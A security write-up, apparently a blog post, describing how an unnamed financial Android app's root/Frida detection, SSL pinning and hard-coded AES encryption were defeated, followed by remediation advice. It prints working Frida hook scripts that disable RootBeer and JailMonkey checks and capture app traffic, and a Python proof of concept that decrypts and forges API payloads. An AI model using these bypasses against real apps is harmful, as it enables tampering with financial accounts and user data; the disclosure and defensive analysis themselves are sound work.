
A React Native financial app stacked three defenses — RASP root/Frida detection, OkHttp SSL public key pinning, and AES-256-CBC application-layer encryption. All three were bypassed with one 90-line Frida script. RASP checks were hooked to return false, traffic was captured at the React Native networking boundary above the TLS layer, and the hardcoded AES key was extracted from the Hermes bytecode bundle. Every defense relied on secrets shipped inside the APK.
TL;DR
A major financial Android app ships with three security layers: a triple-stack RASP that detects root, Frida, and Xposed; SSL public key pinning at the OkHttp layer; and a custom AES-256-CBC envelope around every API request and response body. We bypassed all three with one 90-line Frida script, recovered the hard-coded AES key from the JavaScript bundle, and could decrypt, tamper, and forge any API request. Every defense relied on secrets shipped inside the APK or checks that run once in a hookable process.
Context
The target is a React Native Android app from a large financial services provider. It handles pension accounts — validating account numbers, setting up investment plans, managing contributions, and processing KYC. All of this flows through a REST API over HTTPS.

The app ships into Hermes bytecode and loads three defensive libraries: a custom root/Frida/Xposed detection class, `RootBeer`, and `react-native-jail-monkey` for RASP; `react-native-ssl-public-key-pinning` for certificate pinning; and a hand-rolled AES-256-CBC wrapper in the JavaScript layer for application-level encryption.
Here's how each layer works under the hood, and how we killed it.
Layer 1: RASP — Root, Frida, and Xposed Detection
What the app does
At startup, before the first screen renders, `MainActivity.onCreate` calls a native module backed by a custom Java class. This class runs six static boolean checks:
// Decompiled from the APK — simplified from smali
public class RootDetector {
    public static boolean a() {
        // Scan default Frida ports (27042, 27015) on localhost
        for (int port : new int[]{27042, 27015}) {
            try { new Socket("127.0.0.1", port).close(); return true; }
            catch (IOException ignored) {}
        }
        return false;
    }

    public static boolean b() {
        // Check for frida-server binary on disk
        return new File("/data/local/tmp/frida-server").exists();
    }

    public static boolean c() {
        // Check known su binary paths
        for (String path : new String[]{
            "/system/bin/su", "/system/xbin/su",
            "/sbin/su", "/system/sbin/su",
            "/su/bin/su", "/data/local/su"
        }) { if (new File(path).exists()) return true; }
        return false;
    }

    public static boolean d() {
        // Check for test-keys build tag (engineering/rooted ROM)
        return "test-keys".equals(Build.TAGS);
    }

    public static boolean e() {
        // Probe for Xposed framework classloader
        try { ClassLoader.getSystemClassLoader().loadClass("de.robv.android.xposed.XposedBridge"); return true; }
        catch (ClassNotFoundException ignored) { return false; }
    }

    public static boolean f() {
        // Additional root binary checks
        for (String bin : new String[]{"magisk", "busybox"}) {
            for (String dir : new String[]{"/system/bin/", "/system/xbin/", "/sbin/"}) {
                if (new File(dir + bin).exists()) return true;
            }
        }
        return false;
    }
}
Separately, the app loads two third-party libraries. `RootBeer` calls into `libtoolChecker.so` via JNI:
// What RootBeer ships — a native check for root indicators
public class RootBeerNative {
    static { System.loadLibrary("toolChecker"); }
    public static native int checkForRoot(); // returns 0 = clean, >0 = rooted
}
And `react-native-jail-monkey` exposes a Java-side `Rooted` check and a constants map consumed by the JavaScript layer:
public class Rooted {
    public static class c {
        public boolean c() {
            // Checks: ro.debuggable, ro.secure, su binaries, test-keys,
            // busybox, magisk paths, supersu.apk, dangerous props
            return isDeviceRooted();
        }
    }
}

public class JailMonkeyModule extends ReactContextBaseJavaModule {
    @Override
    public Map<String, Object> getConstants() {
        Map<String, Object> constants = new HashMap<>();
        constants.put("isJailBroken", new Rooted.c().c());
        constants.put("hookDetected", HookDetection.c());
        constants.put("canMockLocation", MockLocation.c());
        constants.put("AdbEnabled", AdbEnabled.c());
        return constants;
    }
}
If any check fires, the app shows a dismissible alert dialog and calls `System.exit(0)`. The checks run exactly once, at launch, and the app has zero emulator detection — it starts unmodified on a stock Android emulator.
How we bypassed it
Every hookable boolean gets forced to `false`. Three libraries, three hooks:
// ---- Frida script: RASP bypass ----
Java.perform(function () {
    // (1) Custom root detector class — all six checks -> false
    var RootUtils = Java.use('com.target.utils.RootDetector');
    ['a', 'b', 'c', 'd', 'e', 'f'].forEach(function (m) {
        RootUtils[m].implementation = function () { return false; };
    });
    console.log('[+] RootDetector.a..f -> false');

    // (2) RootBeer — native check -> 0 (clean)
    var RB = Java.use('com.scottyab.rootbeer.RootBeerNative');
    RB.checkForRoot.implementation = function () { return 0; };
    console.log('[+] RootBeerNative.checkForRoot -> 0');

    // (3) JailMonkey — override both the method and the constants map
    var JC = Java.use('com.gantix.JailMonkey.Rooted.c');
    JC.c.implementation = function () { return false; };
    var HD = Java.use('com.gantix.JailMonkey.HookDetection.a');
    HD.c.implementation = function () { return false; };

    // Belt-and-suspenders: overwrite the JS-visible constants map
    var JM = Java.use('com.gantix.JailMonkey.JailMonkeyModule');
    JM.getConstants.implementation = function () {
        var m = this.getConstants();
        m.put('isJailBroken', Java.use('java.lang.Boolean').valueOf(false));
        m.put('hookDetected', Java.use('java.lang.Boolean').valueOf(false));
        m.put('canMockLocation', Java.use('java.lang.Boolean').valueOf(false));
        m.put('AdbEnabled', Java.use('java.lang.Boolean').valueOf(false));
        console.log('[+] JailMonkey.getConstants -> all false');
        return m;
    };
});
The `getConstants` override is worth noting. Even if the individual method hooks miss, the JavaScript layer reads its "are we rooted?" answer from that map. Overwriting it at the source means the React Native side never sees a `true`, regardless of what the lower-level checks return.
This layer is thin. But the next one is where it gets interesting.
Layer 2: SSL Public Key Pinning
What the app does
The app uses [`react-native-ssl-public-key-pinning`](https://github.com/susmithkrim/ssl-public-key-pinning). The JavaScript side passes a config map to the native module:
// How the JS layer initializes SSL pinning (reconstructed from the bundle)
import SslPublicKeyPinning from 'react-native-ssl-public-key-pinning';

const pinConfig = {
    "app.target-domain.in": {
        publicKeyHashes: [
            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",  // primary cert
            "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB=",  // backup cert
        ],
        expirationDate: "2027-12-31",
        includeSubdomains: true
    }
};

SslPublicKeyPinning.initialize(pinConfig);
On the Java side, `initializeCertificatePinner()` parses this map and builds an OkHttp `CertificatePinner`:
// Decompiled from SslPublicKeyPinningModule.smali
private static void initializeCertificatePinner(ReadableMap config) {
    CertificatePinner.Builder builder = new CertificatePinner.Builder();

    for (String host : config.keySet()) {
        ReadableMap entry = config.getMap(host);
        // Skip expired pinning entries
        if (entry.hasKey("expirationDate") && isExpired(entry.getString("expirationDate")))
            continue;

        boolean includeSubdomains = entry.hasKey("includeSubdomains")
            && entry.getBoolean("includeSubdomains");

        ReadableArray hashes = entry.getArray("publicKeyHashes");
        String[] pins = new String[hashes.size()];
        for (int i = 0; i < hashes.size(); i++) {
            pins[i] = "sha256/" + hashes.getString(i);  // OkHttp pin format
        }

        String pattern = includeSubdomains ? "**." + host : host;
        builder.add(pattern, pins);
    }

    certificatePinner = builder.build();  // static field
}
Then `initializeCustomClientBuilder()` hooks into React Native's networking stack by registering a `CustomClientBuilder`:
private void initializeCustomClientBuilder() {
    if (isCustomClientBuilderInitialized) return;
    isCustomClientBuilderInitialized = true;

    // Grab the existing custom client builder (if another module set one)
    CustomClientBuilder previous = getPreviousCustomClientBuilder();

    // Register a new builder that chains the previous one + attaches our pinner
    NetworkingModule.setCustomClientBuilder((previous, okHttpBuilder) -> {
        if (previous != null) previous.apply(okHttpBuilder);
        if (certificatePinner != null) {
            okHttpBuilder.certificatePinner(certificatePinner);
            okHttpBuilder.addInterceptor(this);  // emits pinning-error event on failure
        }
    });
}
Every `OkHttpClient` the `NetworkingModule` creates now has a `CertificatePinner` attached. If a proxy like Burp or mitmproxy sits between the app and the server with its own CA certificate, OkHttp's `CertificatePinner.check()` sees a mismatch, throws `SSLPeerUnverifiedException`, and the request fails. The custom interceptor catches this and emits a `pinning-error` event back to JavaScript.
How we bypassed it
The standard playbook for beating SSL pinning is to hook `CertificatePinner.check()` and make it a no-op, or swap the `TrustManager` to accept any certificate. Both work here. But there's a simpler path that requires zero interaction with the TLS stack.
React Native's `NetworkingModule.sendRequest()` sits *above* OkHttp. It receives the method, URL, headers, and body as Java objects before they hit the network. `ResponseUtil.onDataReceived()` fires *after* OkHttp has completed the TLS handshake and delivered the bytes. Neither method participates in the TLS layer. Hook these two points and you capture the traffic without ever touching SSL pinning:
// ---- Frida script: traffic capture (above the OkHttp/TLS layer) ----

// (1) Capture outgoing requests at the React Native networking boundary
var NM = Java.use('com.facebook.react.modules.network.NetworkingModule');
NM.sendRequest.implementation = function (method, url, reqId, headers, data,
                                           respType, inc, timeout, withCreds) {
    var body = null;
    try {
        if (data && data.hasKey('string'))
            body = data.getString('string');
    } catch (e) {}
    if (body === null) {
        try { body = data ? data.toString() : 'null'; } catch (e) { body = '?'; }
    }
    console.log('[REQ] ' + method + ' ' + url + '\n      body=' + body);
    return this.sendRequest(method, url, reqId, headers, data, respType, inc, timeout, withCreds);
};
console.log('[+] hooked NetworkingModule.sendRequest');

// (2) Capture incoming responses — also above OkHttp
var RU = Java.use('com.facebook.react.modules.network.ResponseUtil');
RU.onDataReceived.overloads.forEach(function (ov) {
    ov.implementation = function () {
        for (var i = 0; i < arguments.length; i++) {
            var a = arguments[i];
            if (a && a.$className === 'java.lang.String') {
                console.log('[RESP] data=' + a);
            }
        }
        return ov.apply(this, arguments);
    };
});
console.log('[+] hooked ResponseUtil.onDataReceived');
OkHttp's pinning code runs, passes its check against the real server certificate, and delivers the bytes. Our hooks read those bytes one stack frame higher. No certificate to swap, no `CertificatePinner` to unhook. The pinning is correct — we just read the traffic from a place it doesn't protect.
Layer 3: Application-Layer AES-256-CBC Encryption
What the app does
So far we've bypassed the RASP and captured traffic without fighting SSL pinning. But the API bodies still aren't readable — every request and response looks like this:
{"payload": "b9574778a6a2a93fdb25170918a411f03dc6c111fa366547678698c187fcdb2f22fa33ca675159c343d836b32639081b"}The app wraps every API body in an AES-256-CBC envelope. The implementation lives in the Hermes bytecode bundle at `assets/index.android.bundle`. Here's the `encrypt` and `decrypt` logic reconstructed from the bundle:
// Reconstructed from Hermes bundle — module 632 (crypto helper),
// consumed by module 624 (axios API client)
var crypto = require('crypto');

// 256-bit key — hard-coded hex string, identical on every install
var KEY = Buffer.from('<32-byte-hex-key-here>', 'hex');

exports.encrypt = function (plaintext) {
    var iv = crypto.randomBytes(16);
    var cipher = crypto.createCipheriv('aes-256-cbc', KEY, iv);
    var encrypted = Buffer.concat([cipher.update(plaintext, 'utf8'), cipher.final()]);
    return iv.toString('hex') + encrypted.toString('hex');
};

exports.decrypt = function (payload_hex) {
    var iv = Buffer.from(payload_hex.slice(0, 32), 'hex');
    var ct = Buffer.from(payload_hex.slice(32), 'hex');
    var decipher = crypto.createDecipheriv('aes-256-cbc', KEY, iv);
    var decrypted = Buffer.concat([decipher.update(ct), decipher.final()]);
    return JSON.parse(decrypted.toString('utf8'));
};
The axios client (module 624) installs two interceptors to wire this up transparently:
// Reconstructed — axios interceptors in module 624
var apiClient = axios.create({ baseURL: 'https://app.target-domain.in' });

// Request interceptor: encrypt every outgoing body
apiClient.interceptors.request.use(function (config) {
    if (config.data) {
        config.data = { payload: cryptoHelper.encrypt(JSON.stringify(config.data)) };
    }
    return config;
});

// Response interceptor: decrypt every incoming body
apiClient.interceptors.response.use(function (response) {
    if (response.data && response.data.data) {
        response.data = cryptoHelper.decrypt(response.data.data);
    }
    return response;
});
The wire format is straightforward: 32 hex characters for the random IV, then the ciphertext. The key is a literal 64-character hex string in the bundle, the same across all installs.
How we broke it
Once you've read the hex key out of the bundle, mirroring the encryption is a few lines:
# PoC — mirrors the JS encrypt()/decrypt() with the recovered key
from Crypto.Cipher import AES
import os, json

KEY = bytes.fromhex('<32-byte-hex-key-here>')

def _pad(b):   n = 16 - (len(b) % 16); return b + bytes([n]) * n
def _unpad(b): n = b[-1]; return b[:-n]

def encrypt(plaintext):
    if not isinstance(plaintext, str):
        plaintext = json.dumps(plaintext, separators=(',', ':'))
    iv = os.urandom(16)
    ct = AES.new(KEY, AES.MODE_CBC, iv).encrypt(_pad(plaintext.encode('utf-8')))
    return iv.hex() + ct.hex()

def decrypt(payload_hex):
    iv  = bytes.fromhex(payload_hex[:32])
    ct  = bytes.fromhex(payload_hex[32:])
    pt  = _unpad(AES.new(KEY, AES.MODE_CBC, iv).decrypt(ct)).decode('utf-8')
    try:    return json.loads(pt)
    except: return pt
Confirmation was a round-trip against live captured traffic. With the Frida hooks running, an account number was submitted through the app's login form. The captured payload decrypted cleanly to the exact value entered:
$ python3 poc_break_crypto.py decrypt b9574778a6a2a93fdb25170918a411f03dc6c111fa366547678698c187fcdb2f22fa33ca675159c343d836b32639081b
{"accountNumber": "110011223344"}
The `encrypt` command works the other direction — craft any JSON payload, re-encrypt, POST it. The server accepts it because the format is valid and the key is correct.
Why this layer provides nothing
AES-CBC provides confidentiality but no integrity — tampered ciphertext decrypts to garbage without an error, potentially enabling padding oracle attacks. The app uses no HMAC, no AEAD (GCM, ChaCha20-Poly1305), and no per-session key derivation.
But the core issue is simpler: a symmetric key shipped in the APK provides zero confidentiality against anyone who can extract the bundle. TLS already handles transport security. This layer encrypts nothing the attacker can't read and adds nothing beyond latency.
The Fix
**1. Remove the client-side symmetric encryption.** TLS handles transport. If field-level encryption is genuinely needed, use asymmetric crypto: client holds a public key, server holds the private key. No shared secret in the APK. For request integrity, use server-issued session tokens with HMAC or AEAD.
**2. Move trust decisions server-side.** No client boolean should gate API access. Sensitive endpoints should verify device attestation (Play Integrity, hardware key attestation) before processing. Rate-limit per account, per IP, per device. Uniform responses for valid vs. invalid account numbers. Cap OTP attempts.
**3. Treat client-side RASP as best-effort.** It raises the bar slightly but is never a security boundary. Repeat checks at random intervals, add emulator heuristics, and back it with server-verified attestation, not a local boolean.
Takeaways
Three layers, one failure mode. The RASP runs once in a hookable process. The SSL pinning guards the network layer while the framework delivers the same payloads one abstraction up. The AES wrapper encrypts with a key anyone can read off disk. Each layer is individually sound in isolation. Stacked together, they share the same weakness: every secret and check lives inside the APK. That's not depth — it's the same lock copied three times.
About the Author
Offensive security practitioner with a broad foundation across the cybersecurity domain, currently diving deep into malware analysis and red team tradecraft.
Related Articles
View All

